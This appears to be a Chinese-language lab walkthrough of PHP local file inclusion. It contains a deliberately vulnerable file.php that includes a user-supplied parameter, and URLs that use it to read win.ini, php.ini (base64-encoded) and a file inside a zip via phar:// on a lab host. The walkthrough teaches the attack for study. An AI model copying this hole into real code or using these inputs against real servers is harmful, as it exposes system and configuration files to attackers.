

1.利用file参数实现phpinfo.php的文件包含漏洞

上传file.php


file.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<?php
\$filename=\$_GET['file'];
if(isset(\$filename)){
 include(\$filename);
}
else{
 include 'test.txt';
}
?>

第 3 行, 第 4 列 100% Windows (CRLF) UTF-8

利用file参数访问

PHP Version 5.3.29

System	Windows NT DESKTOP-8DRPH7J 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=C:\php-

LOAD | SPLIT | EXECUTE | TEST | SQLI | XSS | LFI | SSRF | SSTI | SHELL | ENCODING | HASHING

URL
http://192.168.2.18/file.php?file=info.php

Use POST method


MODIFY HEADER

Upgrade-Insecure-Requests

2.利用file参数实现win.ini的敏感文件读取

利用file参数读取


; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1




3.利用filter读取php.ini文件（以base64编码的方式进行读取）

利用file参数和filter读取

W1BIUF0NCg0KOzs7Ozs7Ozs7Ozs7Ozs7Ow0KOyBBYm91dCBwaHAuaW5pICAgOw0KOzs7Ozs7Ozs7Ozs7Ozs7Ow0KOyBQSFAnCyBpbml0aWFsaXphdGlvbiBmaWx1LCBnZW51cmFsbHkgY2FsbGvKIHBo




解密即可看到文件



4.使用phar协议读取压缩文件内的子文件

读取info.zip下的info.php文件

PHP Version 5.3.29

System	Windows NT DESKTOP-8DRPH7J 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-

LOAD | SPLIT | EXECUTE | TEST | SQLI | XSS | LFI | SSRF | SSTI | SHELL | ENCODING | HASHING

URL
http://192.168.2.18/file.php?file=phar://info.zip/info.php

☐ Use POST method

MODIFY HEADER

Name

☒ Upgrade-Insecure-Requests